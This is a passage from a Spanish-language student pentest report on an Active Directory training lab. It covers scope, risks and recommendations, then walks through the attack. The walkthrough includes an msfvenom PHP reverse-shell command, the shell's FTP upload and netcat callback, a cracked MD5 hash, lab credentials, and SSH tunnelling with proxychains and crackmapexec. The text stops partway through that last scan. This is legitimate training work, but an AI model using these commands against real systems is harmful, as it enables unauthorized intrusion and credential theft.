

Reporte de seguridad



Act. Directory - Replicant

Alejandro
Arteaga
Manzano



INDICE

Act. Directory - Replicant.....	0
INDICE.....	1
Informe de Seguridad – Act. Directory - Replicant.....	3
1. Control de versiones.....	3
2. Introducción.....	3
3. Alcance y Objetivos.....	4
3.1 Alcance de la prueba.....	4
3.2 Objetivos específicos.....	5
4. Informe ejecutivo.....	5
4.1 Vulnerabilidades Críticas Identificadas.....	6
4.2 Impacto Empresarial.....	8
4.3 Nivel de Riesgo Global.....	9
Resumen del riesgo.....	9
4.4 Recomendaciones Estratégicas.....	10
Cierre ejecutivo.....	10
5. Metodología.....	11
6. Reconocimiento de superficie de ataque.....	12
6.1 Identificación inicial de hosts accesibles.....	12
6.2 Enumeración de servicios expuestos en Linux Us.....	13
Servicio FTP.....	13
Servicio HTTP.....	14
Servicio SSH.....	15
6.3 Explotación del vector web y acceso inicial.....	15
6.4 Enumeración interna del sistema comprometido.....	18
6.5 Acceso a la red interna.....	19
Creación de túnel dinámico.....	19
Enumeración de la red interna.....	20
Creación de túnel local para acceso RDP.....	21
Acceso a un tercer segmento de red.....	22
Acceso al controlador de dominio.....	23
Obtención de tickets Kerberos (Kerberoasting).....	23
6.6 Enumeración del entorno Active Directory.....	26
Extracción de credenciales del dominio (NTDS.dit).....	27
Claves Kerberos.....	27
7. Análisis y explotación de vulnerabilidades.....	28
7.1. Acceso FTP anónimo habilitado.....	28
7.2 Subida de archivos ejecutables accesibles desde web (RCE).....	28
7.3 Exposición de credenciales en texto claro / scripts inseguros.....	29

7.4 Uso de hash débil (MD5) para almacenamiento de credenciales.....	29
7.5 Segmentación de red insuficiente.....	30
7.6 Cuentas de servicio vulnerables a Kerberoasting.....	30
7.7 Cuenta de servicio con privilegios excesivos (Domain Admin).....	30
7.8 Exposición de credenciales del dominio (NTDS.dit).....	31
7.9 Compromiso de la cuenta krbtgt (Golden Ticket).....	31
8. Vulnerabilidades Identificadas.....	32
9. Matriz de Riesgo.....	36
10. Recomendaciones Técnicas (OWASP WSTG).....	38
10.1 Acceso FTP anónimo habilitado.....	38
10.2 Subida de archivos ejecutables accesibles desde web (RCE).....	38
10.3 Exposición de credenciales en scripts o archivos accesibles.....	38
10.4 Uso de hash débil (MD5) para almacenamiento de credenciales.....	39
10.5 Segmentación de red insuficiente.....	39
10.6 Cuentas de servicio vulnerables a Kerberoasting.....	40
10.7 Privilegios excesivos en cuentas de servicio.....	40
10.8 Extracción de credenciales del dominio (NTDS.dit).....	40
10.9 Compromiso de la cuenta krbtgt.....	41
Conclusión de recomendaciones.....	41
11. Conclusión Final.....	41

Informe de Seguridad – Act. Directory - Replicant

Autor: Alejandro Arteaga Manzano

Rol: Analista de Seguridad (Alumno Bootcamp Ciberseguridad – TheBridge)

1. Control de versiones

Versión	Fecha	Descripción	Autor	Revisión
1.0	06/12/2025	Creación del informe de seguridad	Alejandro Arteaga Manzano	—
1.1	12/12/2025	Plantilla de tabla de vulnerabilidades	Alejandro Arteaga Manzano	—
1.2	15/02/2025	Informe ejecutivo añadido	Alejandro Arteaga Manzano	—
1.3	02/03/2026	Actualización de tablas de vulnerabilidades	Alejandro Arteaga Manzano	—

2. Introducción

Este documento presenta los resultados de una evaluación de seguridad realizada sobre el laboratorio de Active Directory denominado “**Act. Directory - Replicant**”, proporcionado por **TheBridge**.

El análisis se ha llevado a cabo en un entorno controlado, contando con los permisos necesarios y con un propósito exclusivamente académico.

El objetivo principal de esta evaluación es obtener acceso a un usuario con privilegios elevados en el controlador de dominio (**Windows DC**), mediante la aplicación de metodologías y técnicas propias del pentesting en entornos Active Directory.


Para ello, se han empleado técnicas como:

- Pivoting y port forwarding a través de servicios como SSH
- Uso de sesiones Meterpreter para movimiento lateral
- Enumeración y comprensión de la estructura de Active Directory
- Análisis del funcionamiento del protocolo de autenticación Kerberos
- Explotación de mecanismos de autenticación mediante técnicas como Pass-the-Hash y Kerberoasting

3. Alcance y Objetivos

3.1 Alcance de la prueba

La presente evaluación se ha realizado sobre un entorno de laboratorio que simula una infraestructura corporativa segmentada, compuesta por varias máquinas virtuales interconectadas.



Los sistemas incluidos dentro del alcance son:

- Máquina atacante:
 - ◆ Kali Linux
- Sistemas objetivo:
 - ◆ Linux User
 - ◆ Windows User

◆ Windows DC (Controlador de Dominio)

El entorno presenta segmentación de red entre los distintos sistemas, lo que requiere el uso de técnicas de pivoting para acceder a redes internas no accesibles directamente desde la máquina atacante.

El análisis se limita exclusivamente a los sistemas mencionados, sin afectar a entornos externos ni a sistemas fuera del laboratorio.

3.2 Objetivos específicos

Durante la ejecución de la prueba se han definido los siguientes objetivos:

- Identificar los activos accesibles desde la máquina atacante.
- Enumerar servicios, puertos abiertos y versiones en los sistemas objetivo.
- Obtener credenciales válidas en la máquina Linux User.
- Comprometer el sistema Linux User y utilizarlo como punto de pivote.
- Acceder a la red interna donde se encuentra la máquina Windows User.
- Enumerar usuarios, grupos y servicios dentro del entorno Active Directory.
- Identificar configuraciones inseguras o vulnerabilidades en los mecanismos de autenticación.
- Explotar técnicas como Kerberoasting o Pass-the-Hash para obtener credenciales.
- Realizar movimiento lateral entre sistemas comprometidos.
- Escalar privilegios hasta alcanzar un usuario con permisos elevados.
- Obtener acceso al controlador de dominio (Windows DC).
- Extraer información sensible del dominio, incluyendo hashes de cuentas críticas.

4. Informe ejecutivo

La evaluación de seguridad realizada sobre el laboratorio “**Act. Directory - Replicant**” ha evidenciado una cadena de vulnerabilidades críticas que, explotadas de forma encadenada, han permitido comprometer completamente la infraestructura analizada.

El ataque se inició a partir de una configuración insegura en el servicio FTP, que permitía acceso anónimo y subida de archivos sin control. Esta debilidad, combinada con la ejecución de archivos desde el servidor web, hizo posible obtener acceso inicial al sistema Linux.

A partir de ese punto, se localizaron credenciales expuestas, se accedió a nuevos segmentos de red mediante técnicas de pivoting y se enumeró el entorno Active Directory. Posteriormente, mediante un ataque de **Kerberoasting**, se comprometió una cuenta de servicio con privilegios de **Domain Admin**, lo que permitió el acceso total al controlador de dominio y la extracción de las credenciales del dominio, incluyendo la cuenta **krbtgt**.

En conjunto, el resultado de la auditoría demuestra que el entorno presenta debilidades severas en configuración, segmentación, gestión de credenciales y control de privilegios, lo que posibilita el compromiso completo del dominio desde un único punto de entrada inicial.

4.1 Vulnerabilidades Críticas Identificadas

Vulnerabilidad	Acceso FTP anónimo habilitado
Servicio Afectado	FTP
Impacto	Acceso no autorizado al sistema de archivos y subida de ficheros
Severidad	Alta

Vulnerabilidad	Subida y ejecución de archivos PHP (RCE)
Servicio Afectado	HTTP / Web
Impacto	Ejecución remota de código en servidor Linux
Severidad	Critica

Vulnerabilidad	Exposición de credenciales en archivos/scripts
Servicio Afectado	Maquina Linux / Directorio activo
Impacto	Acceso a cuentas locales y de dominio
Severidad	Alta

Vulnerabilidad	Uso de hash débil (MD5)
Servicio Afectado	Maquina Linux
Impacto	Crackeo de credenciales de usuario
Severidad	Alta

Vulnerabilidad	Crackeo de credenciales de usuario
Servicio Afectado	Arquitectura de red
Impacto	Segmentación de red insuficiente
Severidad	Alta

Vulnerabilidad	Cuentas de servicio vulnerables a Kerberoasting
Servicio Afectado	Directorio Activo / Kerberos
Impacto	Obtención offline de contraseñas de servicio
Severidad	Crítica

Vulnerabilidad	Cuenta de servicio con privilegios excesivos
Servicio Afectado	Directorio Activo

Impacto	Escalada directa a Domain Admin
Severidad	Crítica

Vulnerabilidad	Extracción de credenciales del dominio (NTDS.dit)
Servicio Afectado	Controlador de Dominio
Impacto	Acceso a todos los hashes del dominio
Severidad	Crítica

Vulnerabilidad	Compromiso de la cuenta krbtgt
Servicio Afectado	Directorio Activo / Kerberos
Impacto	Persistencia total mediante Golden Ticket
Severidad	Crítica

4.2 Impacto Empresarial

El impacto potencial de las vulnerabilidades identificadas es **muy elevado**, ya que permiten a un atacante externo o interno comprometer progresivamente toda la infraestructura.

Desde una perspectiva empresarial, este tipo de compromiso podría traducirse en:

- Acceso no autorizado a sistemas internos y recursos corporativos.
- Robo de credenciales de usuarios y administradores.
- Interrupción de servicios críticos del dominio.
- Acceso, modificación o destrucción de información sensible.


- Movimiento lateral hacia otros equipos o segmentos de red.
- Persistencia avanzada dentro del entorno mediante abuso de Kerberos.
- Pérdida de confianza en la integridad del Directorio Activo.

El hecho de haber obtenido el hash de la cuenta **krbtgt** representa el peor escenario posible en un entorno Active Directory, ya que permite la falsificación de tickets Kerberos y, por tanto, el mantenimiento de acceso persistente incluso aunque se roten contraseñas de usuarios comprometidos.

4.3 Nivel de Riesgo Global

El nivel de riesgo global del entorno evaluado se considera: **CRÍTICO**

Matriz de Riesgo



Esta valoración se justifica por la posibilidad demostrada de encadenar múltiples vulnerabilidades hasta alcanzar el control total del dominio. La existencia de credenciales expuestas, servicios inseguros, privilegios excesivos y debilidades de segmentación incrementa significativamente tanto la probabilidad de explotación como el impacto final.

Resumen del riesgo

- **Probabilidad de explotación:** Alta
- **Impacto técnico:** Crítico
- **Impacto organizativo:** Crítico
- **Riesgo residual sin mitigación:** Muy Alto

4.4 Recomendaciones Estratégicas

A continuación se resumen las principales recomendaciones estratégicas derivadas de las vulnerabilidades identificadas:

1. **Deshabilitar el acceso FTP anónimo** y restringir cualquier servicio de transferencia de archivos a usuarios autenticados y autorizados.
2. **Bloquear la ejecución de contenido dinámico en directorios de subida**, separando el almacenamiento de archivos del contenido servido por la aplicación web.
3. **Eliminar credenciales en scripts y archivos**, sustituyéndolas por mecanismos seguros de gestión de secretos.
4. **Reemplazar algoritmos criptográficos inseguros**, como MD5, por funciones de hash robustas orientadas al almacenamiento de contraseñas.
5. **Reforzar la segmentación de red**, limitando el tráfico entre segmentos y evitando que un sistema comprometido pueda actuar como pivote hacia redes internas sensibles.
6. **Revisar todas las cuentas de servicio con SPN**, aplicando contraseñas largas, aleatorias y rotadas periódicamente para reducir el riesgo de Kerberoasting.
7. **Aplicar el principio de mínimo privilegio**, retirando a las cuentas de servicio de los grupos administrativos que no necesiten, especialmente **Domain Admins**.
8. **Restringir la capacidad de replicación y extracción de secretos del dominio**, reforzando el hardening del controlador de dominio y la monitorización de actividades administrativas anómalas.
9. **Rotar la contraseña de la cuenta krbtgt dos veces consecutivas** tras cualquier incidente que implique compromiso del dominio, siguiendo un procedimiento controlado.
10. **Implantar monitorización y detección continua**, orientada a identificar comportamientos de pivoting, volcado de credenciales, uso anómalo de Kerberos y movimientos laterales.

Cierre ejecutivo

La auditoría demuestra que una combinación de configuraciones inseguras y malas prácticas de administración pueden convertir un fallo inicial aparentemente limitado en un compromiso total del entorno. La mitigación debe abordarse de forma priorizada y conjunta, ya que la fuerza del ataque observado ha residido precisamente en el encadenamiento de múltiples debilidades.

5. Metodología

La evaluación de seguridad se ha llevado a cabo siguiendo como referencia la metodología definida en la **OWASP**, concretamente la **OWASP Web Security Testing Guide (WSTG)**, adaptando sus fases al contexto de un entorno de laboratorio con infraestructura de Active Directory.

El enfoque aplicado ha sido una combinación de pruebas manuales asistidas por herramientas, permitiendo una explotación controlada y progresiva de las vulnerabilidades identificadas.

Durante el desarrollo del laboratorio se han seguido las siguientes fases:

- **Reconocimiento y enumeración inicial**
- **Identificación de servicios y vectores de ataque**
- **Explotación de servicios vulnerables**
- **Escalada de privilegios**
- **Movimiento lateral dentro de la red**
- **Compromiso del dominio**
- **Exfiltración de credenciales**

Técnica	Herramienta
Reconocimiento de red	Nmap
Enumeración de servicios web	Dirb
Acceso FTP anónimo	Cliente FTP (nativo de Kali)
Generación de revershell	msfvenom
Recepción de shell	Netcat
Pivoting y tunneling	SSH
Enumeración Active Directory	Impacket
Kerberoasting	Impacket

Cracking de hashes	Hascat
Movimiento lateral	xfreerdp
Extracción de credenciales	Impacket

6. Reconocimiento de superficie de ataque

La fase de reconocimiento tuvo como objetivo identificar los sistemas accesibles, los servicios expuestos y los posibles vectores iniciales de entrada al entorno.

Dado que el laboratorio presentaba una infraestructura segmentada en varias redes, el reconocimiento se realizó de forma progresiva, comenzando por los sistemas visibles desde la máquina atacante y ampliando posteriormente el alcance a medida que se obtenía acceso a nuevos segmentos.

6.1 Identificación inicial de hosts accesibles

Desde la máquina atacante Kali Linux se llevó a cabo una enumeración inicial de la red accesible, con el objetivo de detectar hosts activos y servicios expuestos en el segmento inicial.

Se realizó un escaneo de puertos sobre la máquina **Linux User**, identificada en la red **10.0.100.0/24**, obteniendo como resultado la exposición de los siguientes servicios:

- **FTP** en el puerto **21/tcp**
- **SSH** en el puerto **22/tcp**
- **HTTP** en el puerto **80/tcp**

```

(kali@kali)-[~]
$ nmap 10.0.100.3 -sV -sS -p- -T4
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-04 19:21 +0200
Stats: 0:00:03 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 10.0.100.3
Host is up (0.00056s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port21-TCP:V=7.98I=7%D=4/4%Time=69D148B9P=x86_64-pc-linux-gnu%r(Gener
SF:iclines,9C,"220\x20ProFTPD\x20Server\x20(\x20ProFTPD\x20Default\x20Install
SF:ation)\x20[10\.\0\.\100\.\3])\r\n500\x20Invalid\x20command:\x20try\x20be
SF:ing\x20more\x20creative\r\n500\x20Invalid\x20command:\x20try\x20being\x
SF:20more\x20creative\r\n");
MAC Address: 08:00:27:93:D2:E0 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.00 seconds

```

Esta primera enumeración permitió identificar múltiples vectores de entrada potenciales, especialmente relevantes por la coexistencia de un servicio web, acceso FTP y acceso remoto SSH.

6.2 Enumeración de servicios expuestos en Linux Us

Una vez identificados los puertos abiertos, se procedió a analizar cada servicio expuesto de forma individual.

Servicio FTP

Se comprobó que el servicio FTP permitía **acceso anónimo**, lo que supuso una exposición inicial de información sin necesidad de autenticación.

```

(kali@kali)-[~]
$ ftp 10.0.100.3
Connected to 10.0.100.3.
220 ProFTPD Server (ProFTPD Default Installation) [10.0.100.3]
Name (10.0.100.3:kali): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>

```

Durante la enumeración del contenido accesible a través de **FTP** se identificó un archivo denominado **CALL.html**, cuyo contenido contenía una pista relevante para fases posteriores del ataque.

```

ftp> ls -la
229 Entering Extended Passive Mode (|||31259|)
150 Opening ASCII mode data connection for file list
drwxr-xrwx  2 33      33          4096 Feb 25  2024 .
drwxr-xrwx  2 33      33          4096 Feb 25  2024 ..
-rw-r--r--  1 0        0           109 Nov 26  2020 CALL.html
226 Transfer complete

```

```

(kali㉿kali)-[~]
$ cat CALL.html
<html>

<head>
    <title>onion</title>
</head>

<body>
    <h1>GET READY TO RECEIVE A CALL</h1>

</body>

</html>

```

Servicio HTTP

Paralelamente, se analizó el servicio web alojado en el puerto **80/tcp**, tanto mediante navegación manual como mediante enumeración de recursos y directorios.

```

+ ] Url:                http://10.0.100.3
+ ] Method:             GET
+ ] Threads:            10
+ ] Wordlist:            /usr/share/wordlists/dirb/common.txt
+ ] Negative Status codes: 404
+ ] User Agent:         gobuster/3.8.2
+ ] Extensions:        php,html,txt
+ ] Timeout:            10s

```

```

Starting gobuster in directory enumeration mode

```

```

hta.html      (Status: 403) [Size: 275]
hta.txt       (Status: 403) [Size: 275]
htaccess      (Status: 403) [Size: 275]
htaccess.php  (Status: 403) [Size: 275]
htaccess.txt  (Status: 403) [Size: 275]
htpasswd      (Status: 403) [Size: 275]
htpasswd.php  (Status: 403) [Size: 275]
hta           (Status: 403) [Size: 275]
hta.php       (Status: 403) [Size: 275]
htpasswd.txt  (Status: 403) [Size: 275]
htaccess.html (Status: 403) [Size: 275]
htpasswd.html (Status: 403) [Size: 275]
files         (Status: 301) [Size: 308] [→ http://10.0.100.3/files/]

```

Durante esta fase se detectó la ruta:

http://10.0.100.3/files/

La correlación entre el acceso FTP y el contenido servido por la aplicación web permitió identificar un escenario de **subida de archivos accesibles desde el servidor web**, que posteriormente fue utilizado como vector de explotación.

Servicio SSH

El servicio SSH se identificó como una posible vía de acceso posterior una vez obtenidas credenciales válidas. En esta fase inicial no se utilizó como vector principal de entrada, sino como objetivo tras la obtención de credenciales del usuario **shrek**.

6.3 Explotación del vector web y acceso inicial

Para la explotación se generó una reverse shell en PHP utilizando **msfvenom**

```
(kali㉿kali)-[~]  
$ msfvenom -p php/reverse_php LHOST=10.0.100.1 LPORT=4444 -f raw > revershell.php  
p  
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload  
[-] No arch selected, selecting arch: php from the payload  
No encoder specified, outputting raw payload  
Payload size: 2619 bytes
```

A continuación, se accedió al servicio **FTP expuesto** en la máquina Linux User mediante autenticación anónima. Una vez autenticado, se subió el archivo **reverseshell.php** al servidor.

```
ftp> put revershell.php  
local: revershell.php remote: revershell.php  
229 Entering Extended Passive Mode (|||39320|)  
150 Opening BINARY mode data connection for revershell.php  
100% |*****| 2619 54.29 MiB/s 00:00 ETA  
226 Transfer complete  
2619 bytes sent in 00:00 (5.45 MiB/s)  
ftp> ls  
229 Entering Extended Passive Mode (|||11669|)  
150 Opening ASCII mode data connection for file list  
-rw-r--r-- 1 0 0 109 Nov 26 2020 CALL.html  
-rw-r--r-- 1 ftp ftp 2619 Apr 4 17:42 revershell.php  
226 Transfer complete
```

La enumeración posterior del contenido confirmó que el archivo había sido almacenado correctamente en el directorio accesible desde la aplicación web:

→ **CALL.html**

→ reverseshell.php

Este paso confirmó que existía una relación directa entre el almacenamiento accesible por FTP y el contenido servido a través de la ruta **/files/**.

Antes de ejecutar el payload, se preparó un listener en la máquina atacante Kali utilizando **netcat**, a la espera de recibir la conexión inversa desde el servidor comprometido.

```
(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.100.1] from (UNKNOWN) [10.0.100.3] 54548
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:93:d2:e0 brd ff:ff:ff:ff:ff:ff
    inet 10.0.100.3/24 brd 10.0.100.255 scope global enp0s3
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe93:d2e0/64 scope link
        valid_lft forever preferred_lft forever
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:2b:06:69 brd ff:ff:ff:ff:ff:ff
    inet 10.0.110.4/24 brd 10.0.110.255 scope global enp0s8
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe2b:669/64 scope link
        valid_lft forever preferred_lft forever
whoami
www-data
```

Una vez subido el archivo, este fue ejecutado accediendo a su ubicación a través del servidor web. Como resultado, el sistema Linux estableció una conexión inversa hacia Kali.

La shell recibida mostró la conexión permitiendo la ejecución de comandos en el sistema comprometido. Durante la enumeración inicial se confirmaron los siguientes datos:

- Usuario comprometido: **www-data**
- Interfaces de red detectadas:
 - ◆ **10.0.100.3/24**
 - ◆ **10.0.110.4/24**

Esto permitió confirmar dos aspectos críticos:

- El acceso inicial se había obtenido con los privilegios del servicio web.

- La máquina Linux User actuaba como puente entre dos segmentos de red, constituyendo un pivote válido para fases posteriores del ataque.

A partir de la shell obtenida se realizó una enumeración básica del sistema de archivos, localizando elementos de interés. Un archivo **important.txt** que anima a correr un script **runme.sh**, el cual nos da la siguiente información:

```
ls
important.txt
shrek
cat important.txt
run the script to see the data

./.runme.sh
./.runme.sh
the secret key
is
trolled
restarting computer in 3 seconds ...
restarting computer in 2 seconds ...
restarting computer in 1 seconds ...
shrek:cf4c2232354952690368f1b3dfdfb24d
EXAMPLE\testing:2021!Query
```

Posteriormente, el hash MD5 del usuario **shrek** fue crackeado, obteniéndose la contraseña en texto claro: onion

cf4c2232354952690368f1b3dfdfb24d

No soy un robot

Este sitio supera la cuota gratuita de reCAPTCHA Enterprise

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
cf4c2232354952690368f1b3dfdfb24d	md5	onion

Así mismo se observa que hay en texto claro un **dominio\usuario:contraseña** (**EXAMPLE\testing:2021!Query**). La obtención de estas credenciales permitió avanzar hacia las siguientes fases del ataque, concretamente el acceso por SSH a la máquina Linux y la posterior interacción con el entorno de Active Directory.

6.4 Enumeración interna del sistema comprometido

Una vez conseguido el acceso inicial a la máquina Linux User, se llevó a cabo una fase de reconocimiento interno con el objetivo de identificar:

- Interfaces de red disponibles
- Rutas accesibles
- Usuarios del sistema
- Información sensible almacenada localmente

Durante esta enumeración se observó que la máquina Linux comprometida cuenta con dos interfaces de red:

- **10.0.100.3**
- **10.0.110.4**

```
shrek@ubuntu:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:93:d2:e0 brd ff:ff:ff:ff:ff:ff
    inet 10.0.100.3/24 brd 10.0.100.255 scope global enp0s3
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe93:d2e0/64 scope link
        valid_lft forever preferred_lft forever
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:2b:06:69 brd ff:ff:ff:ff:ff:ff
    inet 10.0.110.4/24 brd 10.0.110.255 scope global enp0s8
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe2b:669/64 scope link
        valid_lft forever preferred_lft forever
shrek@ubuntu:~$ whoami
shrek
```

Este hallazgo confirmó que la máquina Linux User actúa como **pivote entre dos segmentos de red**, permitiendo el acceso a una red interna adicional no visible inicialmente desde **Kali atacante**.

6.5 Acceso a la red interna

Tras obtener acceso inicial a la máquina Linux User mediante una reverse shell, se identificó que el sistema comprometido disponía de múltiples interfaces de red, lo que indicaba su papel como punto de interconexión entre distintos segmentos de la infraestructura.

Concretamente, se observaron las siguientes interfaces:

- **10.0.100.3/24** → red accesible desde Kali (segmento inicial)
- **10.0.110.4/24** → red interna no accesible directamente desde el atacante

Este hallazgo permitió identificar la máquina Linux como un **pivote estratégico**, habilitando el acceso a redes internas mediante técnicas de tunneling.

Creación de túnel dinámico

Para acceder a servicios internos desde la máquina Kali, se estableció un túnel dinámico mediante SSH:

```
(kali㉿kali)-[~]
$ ssh shrek@10.0.100.3 -D 9050
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
shrek@10.0.100.3's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-194-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

93 packages can be updated.
70 updates are security updates.

Last login: Sun Apr  5 07:47:48 2026 from 10.0.100.1
```

Este túnel permite redirigir el tráfico de herramientas de análisis a través de la máquina comprometida, simulando que las conexiones se originan desde el propio host Linux dentro de la red interna.

Para ello, se configuró el uso de proxy SOCKS mediante herramientas compatibles, como proxychains usando las credenciales obtenidas.

```
(kali@kali)-[~]
$ sudo proxychains crackmapexec smb 10.0.100.1-10 -u testing -p '2021!Query'
[sudo] contraseña para kali:
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
proxychains: can't load process 'crackmapexec'. (hint: it's probably a typo): No such file or directory
```

Enumeración de la red interna

Utilizando el túnel SOCKS, se realizó una exploración del segmento interno **10.0.110.0/24**, identificando múltiples sistemas activos, entre ellos:

- **10.0.110.3** → sistema Windows (Windows User)
- **10.0.110.4** → interfaz secundaria de la máquina Linux

```
(kali@kali)-[~]
$ proxychains crackmapexec smb 10.0.110.1-10 -u testing -p '2021!Query'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.0.110.2:445 [proxychains]
Strict chain ... 127.0.0.1:9050 ... 10.0.110.3:445 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:9050 [proxychains] Strict chain ... 1
27.0.0.1:9050 ... 10.0.110.4:445 ... 10.0.110.5:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.0.110.1:445 ←socket err
or or timeout!
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.0.110.7:445 [proxychains]
Strict chain ... 127.0.0.1:9050 ... 10.0.110.6:445 [proxychains] Strict chain
